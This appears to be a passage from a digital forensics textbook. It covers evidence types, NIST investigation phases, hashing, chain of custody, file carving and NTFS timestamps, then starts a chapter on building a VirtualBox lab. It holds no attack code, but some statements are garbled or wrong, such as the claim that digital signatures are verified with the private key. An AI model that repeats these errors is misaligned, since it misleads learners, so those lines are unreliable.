The **Internet of Things (IoT)** is a network of physical devices, vehicles, home appliances, and other items embedded with electronics, software, sensors, and connectivity, enabling these things to connect and exchange data. The IoT has the potential to revolutionize the way we live and work.

By clicking everyday devices, the IoT has the potential to make our lives more convenient, efficient, and secure.

Cloud computing

Cloud computing has also revolutionized the way we store and access data. The cloud allows users to store their data and applications on remote servers and access them from anywhere with an internet connection. This has made it possible for businesses to access the resources they need without having to invest in expensive hardware and software. Additionally, the cloud has enabled individuals to access their data from anywhere, making it easier to work and collaborate with others.

Drones and autonomous vehicles

The advancements in digital and cyber technology have led to the development of new technologies such as drones and autonomous vehicles. Drones, also known as **Uncrewed Aerial Vehicles (UAVs)**, are becoming increasingly popular for various applications, including photography, delivery, and surveying. On the other hand, autonomous vehicles are changing the way we think about transportation. These vehicles have the potential to make our roads safer, reduce traffic congestion, and improve energy efficiency.

The future of the modern cyber world

Digital and cyber technological advancements have paved the way for the development of **Virtual Reality (VR)**, **Augmented Reality (AR)**, and the metaverse concept. These technologies can potentially change how we experience the world and interact with each other.

Virtual Reality

VR is a simulated experience that can be the same or completely different from the real world. VR can be experienced through a headset that provides a 360-degree view of the virtual environment. VR has numerous applications, including gaming, education, and healthcare. In gaming, VR provides an immersive experience that allows players to enter virtual worlds

and interact with them in real-time. In education and healthcare, VR provides realistic simulations for training and treatment.

Augmented Reality

AR is a technology that enhances the real world with virtual elements. AR can be experienced through a smartphone or a headset that projects virtual objects into the real world. AR has numerous applications, including gaming, retail, and advertising. AR provides a new way to play gaming by adding virtual elements to the real world. AR provides interactive experiences in retail and advertising that engage customers and bring products to life.

The metaverse

The metaverse is a term used to describe a shared virtual world created by the convergence of virtual reality, augmented reality, and the internet. The metaverse has the potential to provide a new form of social interaction where people can connect and interact with each other in virtual spaces. The metaverse also has the potential to offer new opportunities for commerce, entertainment, and education.

Virtual reality, augmented reality, and metaverse, are the next digital and cyber technology frontiers. These technologies can potentially revolutionize how we experience the world and interact with each other. As technology advances, we can expect further developments in VR, AR, and the metaverse that will continue to change how we live and work.

Modern technological explosion and its cyber security challenges

Digital and cyber technological growth has been explosive in recent years, with advancements ranging from PCs and MacBooks to smartphones, game consoles, IOTs, drones, autonomous vehicles, and cloud technology. These technologies have changed the way we live, work, and interact with each other. The virtual and augmented reality developments and the metaverse concept add another layer of complexity to the digital world.

However, with this growth comes numerous challenges and risks. The sheer number of devices and users connected to the internet creates a large attack surface for cybercriminals. Women, children, and older adults are particularly vulnerable to cyber threats, and the rise of nation-state motives for cyber-attacks has only added to the danger. The increasing complexity of technology also makes it difficult for digital forensics experts to keep up as the cyber-criminal element continues to find new ways to exploit vulnerabilities.

According to [statista.com](#), the average cost per attack has reached \$9.48 million in the United States of America in the year 2023. This cost is expected to rise as cyber-criminal activity becomes more sophisticated and widespread. Regarding nation-state motives, the United States and China are the top two countries associated with cyber-attacks. Other countries, such as Russia and North Korea, are also making significant contributions.

The cyber security community faces numerous limitations in its efforts to keep up with the new technology and provide protection against cyber threats. The digital landscape constantly evolves, making it difficult for security professionals to stay ahead of the curve. This is compounded by the lack of resources and personnel available to tackle the problem.

In conclusion, the past few decades' digital and cyber technological growth has been truly transformative but has also created numerous challenges and risks. It is equally essential for the cybersecurity community to continue developing new tools, techniques, and methods to keep up with the evolving landscape and provide the necessary protections for individuals, businesses, and governments.

Digital forensics challenges in the cyber modern era

The rapid growth of technology has brought new challenges to digital forensics in recent years, especially in the cloud environment, with the increasing use of the IoTs, drones, VR, and the metaverse. Some of the digital forensics' challenges are:

- **Lack of physical access:** As cloud data is stored on remote servers, investigators may not have physical access.

- **Data sprawl:** The vast amount of data stored in the cloud may make it difficult for investigators to locate and extract relevant evidence.
- **Multi-jurisdictional issues:** Data stored in the cloud may be subject to different laws and regulations in different countries, making it difficult to access and use the data legally.
- **Device heterogeneity:** IoT devices may have different hardware and software configurations, making analyzing evidence from these devices challenging.
- **Physical damage:** The physical damage caused by drone crashes may make it difficult to recover evidence from the drone.
- **Limited storage capacity:** IoT devices and drones often have limited storage capacity, making it challenging to recover relevant data.
- **Technical skills:** The technical skills required to analyze drone data may not be readily available to investigators.

VR, IOTs, drones, autonomous vehicles, and so on, are new technologies. The digital forensic field has to catch up to these new technologies to build forensically sound methods, techniques, and tools to identify, acquire, and process the evidence.

Phases of digital forensics

Digital forensics is the process of collecting, analyzing, and preserving digital evidence in a legally admissible manner. The **National Institute of Standards and Technology (NIST)** has developed a framework for digital forensics that includes four phases: acquisition, examination, analysis, and presentation.

Acquisition

The acquisition phase involves collecting digital evidence from various sources such as computers, servers, mobile devices, and storage media. This phase is critical as it ensures that the integrity of the evidence is maintained and the evidence is collected in a legally permissible manner. This phase aims to make a forensic copy of the evidence while preserving the original as an unaltered copy.

Examination

The examination phase involves analyzing the forensic copy of the evidence to identify any relevant data. This includes identifying the file types, sizes, timestamps, and other relevant information. This phase also includes checking for any signs of tampering or alteration of the evidence.

Analysis

The analysis phase involves identifying data patterns, trends, and anomalies. This phase is critical as it provides valuable insights into the evidence and helps identify potential suspects or culprits. This phase also involves using various tools and techniques to extract and analyze data from the forensic copy of the evidence.

Presentation/reporting

The presentation phase involves presenting the findings of the digital forensic investigation in a legally permissible manner. This includes creating reports, charts, and other forms of documentation that can be used to present the findings in court. This phase also includes the process of preparing and presenting expert testimony in court. In the following table, you can see each process explained in detail:

Process	Phase	Description
Collecting digital evidence	Acquisition	We collect digital evidence from various sources, such as computers, servers, mobile devices, and storage media.
Analyzing the evidence	Examination	Analyzing the forensic copy of the evidence to identify any relevant data.
Identifying patterns, trends, and anomalies	Analysis	The process of identifying patterns, trends, and anomalies in the data.
Present the findings	Presentation	Presenting the findings of the digital forensic investigation in a legally permissible manner.

Table 1.1: Process and phases

The following figure showcases the phases of digital forensics as per the NIST framework of digital forensics:




Figure 1.1: Digital Forensics Process Flow

What is data acquisition?

The first key step is identifying the potential data sources. Once they are identified, the analyst must follow these steps to acquire the data:

1. Developing a plan to acquire the data
2. Acquiring the data
3. Verifying the data's integrity

The steps of acquiring the data and verifying its integrity will vary based on the type of data source, for example, OS data, system logs, system memory, network, and application data. We will cover these data sources, and how to acquire and verify them in *Chapters 5, File System and Log Analysis*, and *Chapter 6, Windows Registry and Artifacts*.

Types of data acquisitions

These are the following types of data acquisitions:

- **Physical disk acquisition:** This type refers to copying the entire hard drive from the Master Boot Record to the last sector.
- **Logical disk acquisition:** This type involves copying a single partition from the hard drive.

Types of image formats

In digital forensics, image format refers to the way in which digital images are stored and organized for the purpose of forensic investigation. An image format is a file format that is used to capture and store a bit-by-bit copy of a storage device, such as a hard drive, USB drive, or memory card.

In digital forensics, it is essential to use a reliable and secure image format to ensure the integrity of the original data. Therefore, forensic investigators use specialized software to create forensic images, which are exact copies of the original data stored on the storage device.

These images can be analyzed and processed using forensic tools to extract evidence, recover deleted files, and perform other investigative procedures. Different image formats may have varying levels of detail and metadata, which can provide additional information that can be useful in forensic analysis.

The following are the types of image formats:

- **Raw Image Format:** This format is a direct copy of the hard drive without any modifications. It comes with a separate file that contains information about the image file. Tools such as DD and FTK Imager can create a raw image format.
- **EnCase Evidence File (E01):** This format is used in forensic investigations and contains information related to the acquisition process, such as the investigator's name and timestamp. It also includes checksum values for each 32 KB of data and an MD5 hash for the entire image. Tools such as EnCase Forensic can be used to create an E01 format.
- **Advanced Forensics Format (AFF):** This format is used to store disk images and forensic Metadata and is an open format that can be used with any analysis tool. Tools such as Autopsy and The Sleuth Kit can create an AFF format.

Locard's exchange principle

Locard's exchange principle is a forensic concept that states *every contact leaves a trace*. The principle was developed by *Edmond Locard*, a French criminologist and pioneer in forensic science. The principle asserts that when two objects come into contact with each other, a transfer of material occurs. This material transfer can provide evidence to identify and link a suspect to a crime scene.

For example, a common example of Locard's exchange principle is the transfer of fibers from clothing. If a person walks through a room, their clothing may come into contact with fibers from the carpet or furniture. These fibers can then be transferred to other surfaces, such as a door handle or evidence, providing a link between the person and the crime scene.

Locard's exchange principle can also be applied to digital or cyber forensics.

For example, when a computer is used to access a website, it leaves a trace of the activity on the computer's hard drive. This trace can include information such as the IP address, the time and date of the visit, and the files or images accessed. This information can identify and link a suspect to a specific online activity, such as downloading illegal materials.

In conclusion, *Locard's* exchange principle is a foundational concept in forensics. It provides a basis for understanding how evidence can connect suspects to crime scenes. The principle can be applied to a wide range of scenarios, including physical and digital interactions, and continues to play an important role in modern forensic science.

Types of digital evidence/data

For this book's purpose, we will look deeper into the type of digital evidence.

There are several types of digital evidence in the field of cyber or computer forensics, including:

- **System files:** This includes data stored in the file system of a computer, such as files and directories, as well as information about the file system itself, such as allocation tables and Metadata.
- **Memory data:** This refers to the data stored in the memory of a computer or device at a given time, including information about

running processes, open files, and network connections.

- **Log files:** Log files refer to records created by operating systems, applications, and devices as they operate, providing information about system activity, security events, and errors.
- **Network data:** This type of data includes information about network activity, such as IP addresses, port numbers, and data transmitted over the network.
- **Cloud storage:** The access logs and data are stored in cloud-based services like Google Drive or Dropbox. Cloud data can include files, emails, and other data types stored in the cloud.
- **Mobile data:** Mobile data refers to data stored on mobile devices, such as smartphones and tablets, including text messages, call logs, and GPS data.
- **Audio and video files:** This type of evidence includes audio and video files, such as recordings of phone calls or videos stored on a device.
- **Social media data:** This refers to data stored on social media platforms, such as Facebook, Twitter, and Instagram. This type of evidence can include messages, posts, and images.
- **Web browsing data:** This type of digital evidence includes information about web browsing activities, such as web history, cookies, and cache data.

Digital evidence in the field of digital forensics can take many forms and be used to support investigations and provide insight into digital activities and events. Different types of digital evidence have other characteristics that can be used differently. It is vital to understand the strengths and limitations of each type to analyze and interpret digital evidence effectively.

Example of digital evidence

In this section, we will discuss the various examples of digital evidence:

- Logs:
 - OS Logs:

- Windows: System logs, Security logs, application logs
- Mac: Console logs, system.log, secure.log
- Linux: Syslog, messages, dmesg
- Android: Main, System logs, application logs, events, Radio logs, Dalvik
- iOS: syslogd, diagnostic logs
- Database Logs: transaction logs, error logs, slow query logs
- Email Logs: Incoming/Outgoing mail server logs, email client logs, webmail logs
- Network Logs: Router logs, firewall logs, VPN logs, proxy logs, DHCP logs
- Web server logs
- API logs, etc.
- Digital images, video, and audio:
 - MP3, MP4, Jpeg, and PNG files
- Archives, backup, and files:
 - ZIP/RAR/similar files
 - Backups
 - Files stored on hard disks
- Active and replicant data:
 - Data processors like Microsoft Word, Excel, image and video processing, and editing software create temporary files.
 - Many software and system processes create temporary files to prevent unfortunate data loss due to forgetting to save it, mistakenly closing the application, or better supporting the software/application features.
- EXIF data: When and where the photo was taken, which lens was used, name of the camera.

- Residual data:
 - Deleting or overwritten data could hold significant value if recovered through forensic means.
 - The deleted data may still be present on a machine and is simply unlinked from the operating system's file structure, making it inaccessible through typical means such as file explorer searches or hard disk/storage device browsing.

Categories of digital evidence

Furthermore, the digital evidence and artifact data can be divided into two categories:

- Volatile
- Non-volatile

Volatile

Volatile data refers to the data that is stored in temporary memory (RAM) and is lost when the power is turned off.

Examples of volatile data include:

- Operating system's temporary data, such as cache and swap space.
- Data stored in RAM includes running processes, established connections, running services, and system state.

Non-volatile

Non-volatile data refers to data stored on permanent storage media such as **Hard Disk Drives (HDD)**, **Solid-State Drives (SSD)**, and USB flash drives and is retained even after the power is turned off.

As evidence, the distinction between volatile and non-volatile data is vital because volatile data can be easily lost. In contrast, non-volatile data provides a more reliable and permanent record. In digital forensics, for example, volatile data such as the contents of RAM or a computer's cache can provide valuable information about a system's current state. Still, non-

volatile data, such as complex drive files, emails, logs, or archives, provides a more complete and permanent record of the activities on the system.

Examples of non-volatile data include:

- Data is stored on hard drives, solid-state drives, and USB flash drives, such as files, documents, emails, or archives.
- Data is stored in databases, such as emails, instant messages, financial transactions, and other records.

Preserving digital evidence integrity

As we know, *Digital forensics is the practice of preserving, collecting, analyzing, and presenting electronic evidence in a manner that is admissible in a court of law.* Evidence integrity is an essential aspect of digital forensics, as the accuracy and reliability of electronic evidence can significantly impact the outcome of a case. To maintain the integrity of digital evidence, there are several do's and don'ts to remember.

Dos

- Following the established chain of custody procedures ensure that the evidence has not been altered or tampered with.
- Using write-blocking devices to prevent any changes from being made to the original evidence.
- Securely storing the evidence in a manner that prevents unauthorized access.
- Using digital signatures and hashing algorithms to verify the authenticity of the evidence.

Don'ts

- Failing to maintain a chain of custody can significantly impact the integrity of the evidence.
- Making changes to the original evidence can invalidate its authenticity.

- Failing to store the evidence securely can leave it vulnerable to theft, tampering, or destruction.
- Failing to implement secure data storage procedures, such as encryption, access controls, and backup procedures.

Methods and techniques of preserving evidence integrity

Let us understand each of the methods and techniques that need to be followed to maintain digital evidence integrity:

- Chain of custody
- Hashing algorithms
- Digital signature
- Write blocker
- Write protected storage drives

Chain of custody

A chain of custody refers to the chronological documentation or paper trail that records the sequence of custody, control, transfer, analysis, and disposition of evidence. This chain must be unbroken, as it provides a clear record of the handling and storage of the evidence, ensuring that it has not been tampered with, altered, or destroyed. In digital forensics, the chain of custody begins when the evidence is seized and ends when it is presented in court.

Hashing algorithms

Hashing is a one-way process of converting a message or document into a fixed-length, unique digital fingerprint known as a hash value. Hashing algorithms such as SHA-256 generate a unique hash for each message or file. Any change in the message/file will result in a completely different hash in the ISO or forensics image. In digital forensics, hashing is used to verify the integrity of digital evidence. Any change in the evidence will result in a different hash, allowing investigators to detect tampering or corruption of the evidence.

Encryption

Encryption is the process of converting plaintext (unencrypted data) into ciphertext (encrypted data) using a mathematical algorithm and a secret key. The resulting ciphertext can only be decrypted and read by someone who possesses the secret key. Encryption is commonly used to protect sensitive data from unauthorized access, alteration, or theft.

In digital forensics, encryption is used to secure digital evidence from being tampered with or accessed by unauthorized parties. For example, if a computer or mobile device is seized during an investigation, the data on the device may be encrypted. Without the correct encryption key, investigators cannot access or read the encrypted data.

Encryption can also be used to protect the confidentiality of sensitive information during an investigation. For example, if sensitive information such as financial records or **Personally Identifiable Information (PII)** is seized during an investigation, it can be encrypted to prevent unauthorized access or leaks.

However, encryption can also present a challenge to digital forensic investigators, as it can make it difficult or impossible to access the encrypted data without the correct decryption key. In some cases, law enforcement agencies may use legal mechanisms to compel individuals or companies to provide the decryption key, although this can be a controversial issue as it raises concerns about privacy and civil liberties.

Encryption is a powerful technique for protecting digital evidence and maintaining the integrity of sensitive information. However, it can also present challenges for digital forensic investigators who need to access encrypted data to conduct their investigations. As a result, careful consideration needs to be given to the use of encryption in digital forensics to balance the need for security with the need for law enforcement to access evidence.

Digital signature

To preserve evidence integrity, several methods and techniques can be used. One standard method is the *use of a digital signature*.

The digital signature is a mathematical scheme for verifying the authenticity and integrity of a digital message or document. It uses public key

cryptography to generate a unique signature for a message, which can be verified using the corresponding private key. This provides a secure way to verify the authenticity of a message and detect any changes made to the message after it was signed.

Both digital signatures and hashing are important in digital forensics because they provide a secure way to verify the authenticity and integrity of digital evidence, allowing investigators to accurately determine the authenticity of electronic documents and messages and detect any tampering or corruption of digital evidence. This helps ensure the reliability and integrity of digital evidence in legal proceedings and investigations.

Write blocker

Write blocker is a device used in digital forensics to protect the integrity of the data stored on a storage device during acquisition. It prevents data modification or deletion on the storage device, ensuring the original data remains unchanged during the investigation. By using a write blocker, forensic examiners can preserve the evidential value of the data and avoid accidental contamination of the evidence. There are two types of write blockers: hardware write blockers and software write blockers.

Write protected digital evidence storage device

It is also important to store the evidence securely, such as on a write-protected USB drive or other secure storage media, to prevent unauthorized access. In addition to physical security, it is also important to implement secure data storage procedures, such as using encryption, access controls, and backup procedures.

In conclusion, evidence integrity is essential for digital forensics and must always be preserved. The chain of custody must be established and maintained. Various methods and techniques can be used to preserve the evidence, such as digital signatures, hashing algorithms, write-blocking devices, and secure data storage procedures. By following the dos and don'ts of maintaining digital evidence integrity, we can ensure that electronic evidence is accurate, reliable, and admissible in court.

File carving

File carving is a technique used in digital forensics to extract data from storage devices without the help of the file system that created the file originally. This process is used to recover files stored in **unallocated space on a drive**, which refers to the area of the drive that no longer holds any file information. In these cases, the file system structures, like the file table, have been damaged or are missing. The process of file carving involves scanning the raw data on the disk and reassembling the files based on the file's header and footer.

File carving can be performed in different locations, including unallocated disk space, slack space, and damaged file systems. In unallocated disk space, data is stored temporarily until overwritten, while slack space refers to unused space between a file's and a disk sector's ends. Damaged file systems can result from disk crashes, malware attacks, or power failures, often resulting in critical data loss.

Unallocated disk space refers to the portion of a storage device's capacity that is not assigned to any file system or partition. This space can be used to create new partitions or file systems.

Slack space is the unused portion of a disk block not fully utilized by a file. It occurs when the file size is not an exact multiple of the disk block size.

A file system is an operating system's method to organize and store files on a storage device such as a hard drive, flash drive, or optical disk. The file system defines the structure, organization, and naming conventions for storing and accessing files.

File carving is a crucial aspect of digital forensics and is often used in criminal investigations. For example, file carving can recover deleted images from a suspect's computer in a child pornography case. In another example, file carving can extract deleted financial data from a suspect's hard drive in an embezzlement case.

How is file carving different from file recovery

File carving differs from file recovery, which uses file system information to recover files. File carving works only on raw data and is not connected to the file system structure. In file carving, we do not care about the file system used to store the files. In the case of a FAT file system, when a file is deleted,

the file's directory entry is changed to unallocated space, but the file data itself is left unchanged on the hard disk until it is overwritten.

File systems store, retrieve, and update a set of files. Different operating systems use different types of file systems, such as Microsoft Windows, Linux, and Apple Macintosh OS. For example, Microsoft Windows uses two types of file systems: FAT and NTFS, while Linux has a variety of file systems, including Ext2, Ext3, Ext4, XFS, and JFS, see the following figure:

OS	File Systems
Windows	FAT, NTFS
Mac	HFS+, APFS
Linux	Ext2, Ext3, Ext4, XFS, JFS
Android	Ext4, F2FS
UNIX	UFS, ZFS, BTRFS

Figure 1.2: OS and filesystems

In conclusion, file carving is a crucial technique used in digital forensics to recover data from storage devices. This method can recover files and fragments of files from unallocated space, even if the file system structures are missing or damaged. It differs from file recovery, which uses file system information to recover files. Understanding the difference between file carving and recovery is important in digital forensics investigations and data recovery efforts.

Digital forensics time objects: MAC(b)

The **Modify, Access, Change, Birth (MAC(b))** time is used in digital forensics to describe the timestamps associated with a file or directory in a file system. Its components are:

- **Modify (M) time:** The time the file or directory was last modified, such as when its contents were changed or renamed.

- **Access (A) time:** The time the file or directory was last accessed, such as when it was read or executed.
- **Change (C) time:** The time the file or directory's metadata was last changed, such as when its permissions or ownership were modified.
- **Birth (B) time:** When the file or directory was created.
- **(b):** Not all file systems record birth time

Location of MAC(b) on NTFS file systems

Timestamps are stored under the **Master File Table (\$MFT)**, located under the root directory of the NTFS file system. These timestamps are stored under two attributes:

- **\$STANDARD_INFO**
- **\$FILE_NAME**

The **\$SI (STANDARD_INFO)** is a metadata attribute in NTFS file systems that stores standard information about a file or directory, such as the creation and modification dates and owner and access control information.

Under the **\$SI** attribute, you can find the following information, as shown in *Figure 1.3*:

- Creation time
- Modification time
- Last access time
- Security information (such as owner and access control information)

File Operation	Modified	Access	Creation	Metadata
File Rename	No Change	No Change	No Change	Change
Local File Move	No Change	No Change	No Change	Change
Volume File Move	No Change	Change	No Change	Change
File Copy	No Change	Change	Change	Change
File Access	No Change	Change (No Change on Win7/8)	No Change	No Change
File Modify	Change	No Change	No Change	Change
File Creation	Change	Change	Change	Change
File Deletion	No Change	No Change	No Change	No Change

Figure 1.3: Windows Time Rules \$STDINFO

The **\$FN (FILE_NAME)** is another metadata attribute in NTFS file systems that stores the name and other information related to the file name, such as the parent directory, creation and modification dates, and version information.

Under the **\$FN** attribute, you can find the following information, as shown in *Figure 1.4*:

- File name
- Parent directory
- Creation time
- Modification time
- Last access time
- Allocated size.
- Real size

- Flags (such as whether the file is encrypted or has other special properties)

File Operation	Modified	Access	Creation	Metadata
File Modify	No Change	No Change	No Change	No Change
File Access	No Change	No Change	No Change	No Change
File Creation	No Change	No Change	No Change	No Change
File Rename	No Change	No Change	No Change	No Change
File Copy	Changed	Changed	Changed	Changed
File Deletion	No Change	No Change	No Change	No Change
Local File Move	Updated to \$STDINFO Mod Time	No Change	No Change	Updated to \$STDINFO Metadata Time
Volume File Move	Changed	Changed	Changed	Changed

Figure 1.4: Time Rule \$FILENAME

\$STANDARD_INFO is the timestamp collected by Windows Explorer, find, timestamp, mactime.pl, FLS, and the other utilities related to the display of timestamps. The system kernel can only modify \$FILE_NAME.

Timestamp allows attackers to backdate a file to an arbitrary time to try to hide it in system32 or other similar directories.

We will cover a walkthrough of timestamp in [*Chapter 10, Anti-forensics Techniques and Methods*](#).

Conclusion

As digital technology continues to advance rapidly, the field of digital forensics is becoming more complex and challenging. However, with the

knowledge gained from this chapter, readers will be able to navigate the evolving digital landscape and conduct digital forensics investigations with confidence. By understanding the data acquisition process, different types of digital evidence, and the techniques used to preserve evidence integrity, readers will be well-equipped to handle the challenges of the modern era. Furthermore, they will gain an appreciation of the importance of digital forensics in the broader field of cybersecurity and the role that it plays in keeping individuals and organizations safe from cyber threats. Ultimately, this chapter will provide readers with the necessary knowledge and skills to pursue a career in digital forensics and contribute to the ongoing fight against cybercrime.

In the next chapter, we will set up a lab environment which will include OS, tools and forensics, framework installation and setup.

Points to remember

- Phases of digital forensics are acquisition, examination, analysis, and presentation/reporting.
- NIST digital forensics process consists of collection, examination, analyze, reporting.
- *Locard's exchange principle* states that every contact leaves a trace.
- Volatile evidence would be lost once the system is turned off.
- Hashing is a one-way process of converting messages or documents into digital fingerprints.
- Slack space is the unused portion of a disk block not fully utilized by a file. It occurs when the file size is not an exact multiple of the disk block size.
- NTFS has two types of timestamp attributes: \$SI (StandardInfo, and \$FN).

Questions

1. List five different types of evidence.

2. What is Hashing and how is it different from Encryption?
3. What is the difference between Unallocated disk space Vs Slack space?
4. What is the difference between file carving and file recovery?
5. Where is MFT located?
6. What is MAC(b)?
7. Which file operation does not make any timestamp changes?

References

- *NIST Guide Details Forensic Practices for Data Analysis | NIST*

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

[https://discord.\(bpbonline.com](https://discord(bpbonline.com)



CHAPTER 2

Digital Forensics Lab Setup

Introduction

Welcome to the chapter on *Digital Forensics Lab Setup*, a foundational guide that paves the way for an immersive journey into the world of digital investigations. In this chapter, we will lay the groundwork by equipping you with the essential tools and knowledge needed to establish a robust digital forensics laboratory environment. This setup will empower you to follow along with the practical instructions throughout the book.

Structure

This chapter covers the following topics:

- What is a Virtual Machine Environment?
- Install and configure VirtualBox and VMs
- Cloning and Snapshot in VirtualBox
- Essential digital forensics tools and applications
 - HxD (Hex Editor)
 - The Sleuth Kit
 - Autopsy installation
 - Volatility
 - PowerForensics
 - SQLite

- Plaso and Log2timeline.py
- Other standalone tools and utilities with their download weblinks

Objectives

The objective of this chapter is to provide a comprehensive understanding of setting up a digital forensics lab, focusing on the establishment of a virtual machine environment. The chapter will cover the advantages of utilizing a virtual machine environment, the key components of a host machine in virtual environments, and the minimum system requirements for creating Ubuntu and Windows 10 virtual machines. Furthermore, the chapter will delve into the installation and configuration of VirtualBox and virtual machines, detailing the steps to create, clone, and manage snapshots within the VirtualBox platform.

The chapter will also focus on essential digital forensics tools and applications, including **Hex Editor (HxD)**, The Sleuth Kit, Autopsy, Volatility, PowerForensics, SQLite, Plaso, and Log2timeline.py. The installation procedures for these tools will be explained in detail, encompassing various operating systems such as Windows, Ubuntu, and macOS. Moreover, the chapter will guide readers through creating new cases within Autopsy, the setup of Volatility on Ubuntu, the installation of Plaso on different operating systems, and the installation of SQLite Studio on Windows OS.

To facilitate a practical approach, the chapter will conclude with a comprehensive list of recommended tools and standalone applications, accompanied by their corresponding download web links. This holistic chapter aims to equip readers with the knowledge and practical skills needed to establish an effective digital forensics lab utilizing virtual machine environments and a suite of powerful tools, setting the foundation for successful digital investigations.

We will start with what to consider while setting up a digital forensics laboratory. For this book, we will be considering a virtual digital forensic laboratory environment by leveraging virtual machines and utilizing VirtualBox.

What is a Virtual Machine Environment?

A **Virtual Machine Environment (VME)** is a software-based simulation of a physical computer system that runs within a host system. It enables the creation and operation of multiple isolated virtualized instances, each functioning as an independent computer with its own operating system, applications, and resources. This technology provides a flexible and efficient way to run multiple operating

systems and software stacks on a single physical machine. Here is how a virtual machine environment works:

- **Hypervisor:** At the core of a virtual machine environment is the hypervisor, also known as a **Virtual Machine Monitor (VMM)**. The hypervisor is responsible for managing and allocating physical resources such as CPU, memory, storage, and network connectivity among the **virtual machines (VMs)** it hosts. There are two main types of hypervisors:
 - **Type 1 Hypervisor (Bare Metal):** This runs directly on the physical hardware and manages the virtual machines. It is highly efficient and is often used in enterprise data centers.
 - **Type 2 Hypervisor (Hosted):** This runs on top of a host operating system and provides virtualization capabilities. It is commonly used on personal computers for development and testing.
- **Virtualization layer:** The hypervisor creates and manages virtualization layers that allow multiple virtual machines to run simultaneously on a single physical machine. Each VM operates as an independent entity, isolated from the others.
- **Guest operating systems:** Within the virtual machine environment, you can install and run multiple guest operating systems. These OS instances can be of different types, such as Windows, Linux, macOS, etc. Each guest OS operates as if it were running on dedicated hardware.
- **Resource allocation:** The hypervisor allocates physical resources to the virtual machines based on predefined configurations or resource demands. Each VM can have a designated amount of CPU cores, memory, storage space, and network bandwidth.

Advantages of a virtual machine environment

Let us delve into understanding the widespread recognition that virtual machines have received:

- **Isolation:** VMs are isolated from each other and from the host system. This isolation ensures that problems in one VM do not affect others.
- **Consolidation:** Multiple VMs can run on a single physical server, leading to better resource utilization and cost savings.

- **Testing and development:** VMs are often used for software development, testing, and debugging. Developers can create multiple VMs with different configurations to test their applications across various environments.
- **Snapshot and rollback:** Virtual machines can be snapshotted, allowing you to capture a specific state of a VM. If something goes wrong, you can revert to a previous snapshot quickly.
- **Migration and flexibility:** VMs can be easily moved between different physical hosts without significant disruption. This is useful for load balancing, maintenance, and disaster recovery.
- **Security and sandboxing:** VMs provide a level of security by isolating different workloads. This is particularly useful for running potentially risky applications or experimental software.

Virtual machine environments are widely used in various scenarios, including data centers, cloud computing, software development, testing, and research. They offer a powerful and efficient way to manage and utilize computing resources while maintaining flexibility and isolation between different workloads.

Host machines in virtual environments

A host machine, in the context of virtualization, is the physical computer that runs virtualization software to create and manage **Virtual Machines (VMs)**. It provides the underlying resources, such as CPU, memory, storage, and networking, that the VMs use to operate. The host machine is responsible for managing and allocating these resources to the virtual machines, allowing multiple operating systems and applications to run simultaneously on a single physical system. A host machine is essential for resource reasons.

Choosing a host OS is important, and you should consider your long-term strategy for the forensic lab while considering the host OS as well as system hardware requirements. Setting up a virtual forensics' lab environment with Ubuntu as host and Windows 10, Ubuntu, and a Kali Linux virtual machine using VirtualBox requires specific hardware specifications to ensure smooth performance and effective digital forensics work. While these requirements can vary based on the complexity of your investigations. The minimum hardware requirements for this book purpose are:

- **Processor (CPU):** A multicore processor with virtualization support, such as Intel VT-x or AMD-V, is recommended. A modern quad-core processor or higher will provide better performance. For example, Intel i5 or higher.

- **RAM:** At least 16 GB of RAM is recommended for running both the host operating system (for example, Windows 10, Ubuntu 20 or Mac OS) and virtual machines simultaneously. More RAM is better if you plan to run resource-intensive applications. For example, if you are running Autopsy (digital forensics software) on one of the VMs, then at least 8GB of RAM is recommended just for autopsy.
- **Storage:** A **Solid-State Drive (SSD)** is highly recommended for improved disk I/O performance, but you can use HDD too. Aim for at least 512 GB of storage to comfortably accommodate the host operating system, virtual machines, and forensic data.
- **Graphics:** A capable graphics card is beneficial for smooth interface interactions. While not critical for virtualization itself, it can improve overall usability.

For our lab environment, we will be using Ubuntu 22.04 LTS because of its ease of use, ease of installation, and it being an open-source network with a strong community and long-term support.

Download Ubuntu 22.04 LTS from <https://ubuntu.com/download/desktop>. Create a bootable drive and install Ubuntu as your host OS. Once the host OS is installed, we next need to install virtual machine software. For this book, we are going to use VirtualBox, but before that, let us cover the minimum hardware requirements for the VMs.

Minimum system requirement for Ubuntu VM

Before starting the installation of an Ubuntu VM, it is essential to ensure that your host system meets certain minimum system requirements. These prerequisites serve as the cornerstone of a smooth and efficient Ubuntu VM experience. Let us delve into the hardware prerequisites that will pave the way for a seamless Ubuntu VM setup. Now, let us explore these requirements in detail to ensure your Ubuntu VM operates optimally:

- **Processor (CPU):** Allocate at least two virtual CPU cores to the Ubuntu virtual machine. More cores can be beneficial if you plan to run resource-intensive tasks.
- **RAM:** Assign a minimum of 6 GB of RAM to the Ubuntu virtual machine. However, for better performance, allocate 8 GB or more if your host system has sufficient RAM.

- **Storage:** Allocate around 20-30 GB of virtual disk space for the Ubuntu Linux virtual machine. This should provide enough space for the operating system and necessary forensic tools.
